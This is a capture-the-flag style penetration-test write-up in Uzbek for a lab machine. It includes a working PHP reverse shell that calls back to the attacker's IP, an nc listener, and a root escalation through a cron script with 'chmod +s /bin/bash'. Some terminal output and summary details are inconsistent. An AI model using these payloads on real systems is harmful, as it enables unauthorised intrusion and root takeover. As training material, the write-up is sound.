

Diff3r3ntS3c — vulnyx



Target nomi: Injection — dockerlabs

Target IP manzili: 10.13.4.211

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 19.07.2026

1 — Enumerations


Port tahlili

```
nmap -sV 10.13.4.211
```

Port	Protocol	Service	State	Version
80	TCP	HTTP	OPEN	Apache 2.4.57

```
(pegasus@env) - [-]
$ nmap -sV 10.13.4.211
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-19 10:24 +0500
Nmap scan report for 10.13.4.211
Host is up (0.00020s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.57 ((Debian))
MAC Address: 08:00:27:81:46:DF (Oracle VirtualBox virtual NIC)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```



2 — Web Enumerations

Web Sayt tahlili

80 - portda turgan web sayit ishlayotganligi aniqlandi




Web sayitning qanaqa sahifalari borligini aniqlash maqsadida `gobuster` dan foydalanildi va uning sahifalar ichida `uploads` nomli sahifa borligi aniqlandi

```
gobuster dir -u http://10.13.4.211 -w /usr/share/wordlists/dirb/common.txt
```

```
(pegasus@env) - [-]
$ gobuster dir -u http://10.13.4.211 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.13.4.211
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.htaccess (Status: 403) [Size: 276]
.htpasswd (Status: 403) [Size: 276]
assets (Status: 301) [Size: 311] [--> http://10.13.4.211/assets/]
.hta (Status: 403) [Size: 276]
images (Status: 301) [Size: 311] [--> http://10.13.4.211/images/]
index.html (Status: 200) [Size: 5842]
server-status (Status: 403) [Size: 276]
uploads (Status: 301) [Size: 312] [--> http://10.13.4.211/uploads/]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
(pegasus@env) - [-]
$ Odilov Aslanbek
```

Web sayitga file yuklash mumkun ekanligi aniqlandi



Bu orqali tizimga `.phar` formatdagi `php` dasturlash tilida yozilgan scriptni yuklashga erishdik

```
<?php
$ip = "10.13.4.143";    // Attacker IP
$port = 4444;          // Port

$sock = fsockopen($ip, $port);
$proc = proc_open(
    "/bin/bash",
    array(0=>$sock, 1=>$sock, 2=>$sock),
    $pipes
);
proc_close($proc);
?>
```

← → ↻ ⚠ Not secure 10.13.4.211/uploads/9/

Index of /uploads/9

	Name	Last modified	Size	Description
	Parent Directory		-	
	odilov.phar	2026-07-19 07:33	222	
	userinfo.txt	2026-07-19 07:33	35	

Apache/2.4.57 (Debian) Server at 10.13.4.211 Port 80

3 — Initials Access

Rever Shell

Tizimga yuklagan faylni ishga tushurish orqali tizimdagi **candidate** nomli user nomidan revers shell olindi

```
curl http://10.13.4.211/uploads/9/odilov.phar
```

```
pegasus@env: ~  
Index of /uploads/9  
(pegasus@env) - [~]  
$ curl http://10.13.4.211/uploads/9/odilov.phar  
Odilov Aslanbek  
Parent Directory -  
odilov.phar 2026-07-19 07:33 222  
userinfo.txt 2026-07-19 07:33 35
```

```
pegasus@env: ~  
(pegasus@env) - [~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.13.4.143] from (UNKNOWN) [10.13.4.211] 57818  
whoami  
candidate 2026-07-19 07:33 222  
userinfo.txt 2026-07-19 07:33 35
```

Tizimdan olingan shell ni interaktiv qilindi

```
script -c /bin/bash /dev/null
```

```
(pegasus@env) - [~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.13.4.143] from (UNKNOWN) [10.13.4.211] 41032  
script -c /bin/bash /dev/null  
Script started, output log file is '/dev/null'.  
bash-5.2$ Odilov Aslanbek
```

candidate userining homida joylashgan **user.txt** fayl ichidan user flag topildi

```
9b71bc22041491a690f7c7b5fe0f4e8d
```

```

bash-5.2$ cat user.txt
cat user.txt
9b71bc22041491a690f7c7b5fe0f4e8d
bash-5.2$ pwd
pwd
/home/candidate
bash-5.2$ Odilov Aslanbek

```

4 — Privilege Escalation

Tizimda `root` user nomidan ishga tushadigan `crontab` aniqlandi crontab `candidate` useriga tegishli faylni `root` user nomidan backup qilishi aniqlandi.

```
cat /etc/crontab
```

```

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
* * * * * root /bin/sh /home/candidate/.scripts/makeBackup.sh
bash-5.2$ Odilov Adlanbek

```

User homidagi `makeBackup.sh` file ichiga `SUID` qo'shib uni tizimda ishga tushurish mumkun ekanligi aniqlandi.

```
echo "chmod +s /bin/bash" >> makeBackup.sh
```

```

bash-5.2$ echo "chmod +s /bin/bash" >> makeBackup.sh
echo "chmod +s /bin/bash" >> makeBackup.sh
bash-5.2$ Odilov Aslanbek

```

```
# Create a compressed tar archive of the source folder
tar -czf "$backup_file" -C "$source_folder" .
chmod +s /bin/bash
bash-5.2$ pwd
/home/candidate/.scripts
bash-5.2$ Odilov Aslanbek
```

Root Access

Tizimga qo'shilgan `SUID` buyrug'i orqali `root` user darajasiga chiqildi.

```
/bin/bash -p
```

```
bash-5.2$ /bin/bash -p
/bin/bash -p
bash-5.2# id
uid=1000(candidate) gid=1000(candidate) euid=0(root) egid=0(root) groups=0(root),1000(candidate)
bash-5.2# whoami
root
bash-5.2# Odilov Aslanbek
```

`root` user homidan root flag topildi

```
24886c4b2777d4359cd3dbd118741dda
```

```
bash-5.2# cat root.txt
cat root.txt
24886c4b2777d4359cd3dbd118741dda
bash-5.2# pwd
/root
bash-5.2# Odilov Aslanbek
```

5 — Executive Summary

Bu lab'da Vulnyx machine'da ikki katta xavf aniqlandi:

1. UGUNSIZ PHP FILE UPLOAD

- Web sayti .phar file'larni filterlamay yuklash imkoni beradi
- Attacker PHP reverse shell code'ini yukladi
- Server tomonidan execute qilinib remote shell berildi

2. CRONTAB'DA SUID PRIVILEGE ESCALATION

- Root tomonidan ishlatiladigan makeBackup.sh script ichida `chmod +s /bin/bash` komandasini topildi
- Bu script har soat cron job'dan root sifatida ishlayapti
- SUID bit bash'ga qo'yilgach, oddiy user root shell olishi mumkin

EXPLOITATION JARAYONI:

condidate - (web server) → PHP reverse shell yuklash

→ Reverse shell orqali system access

→ Crontab script ichida SUID qo'shilgani ko'rish

→ `/bin/bash -p` → ROOT SHELL

KRITIK OQIBATLAR:

✗ To'liq sistem compromise qilindi

✗ Root level access olindi

✗ Database, fayllar va barcha ma'lumotlar o'z ichiga olinadi

✗ Qo'shimcha malware o'rnatish imkoni

✗ Boshqa sistemalarga lateral movement

TAVSIYALAR:

1. PHP file upload'ni strict filter qilish (.php, .phar, .phtml dan saqlaning)
2. makeBackup.sh'dan "`chmod +s /bin/bash`" qatorini olib tashlash
3. Crontab script'larni regular permission audit qilish
4. WAF (Web Application Firewall) ishlatish
5. File upload'ni separate folder'da, executable bo'lmagan joyga qo'yish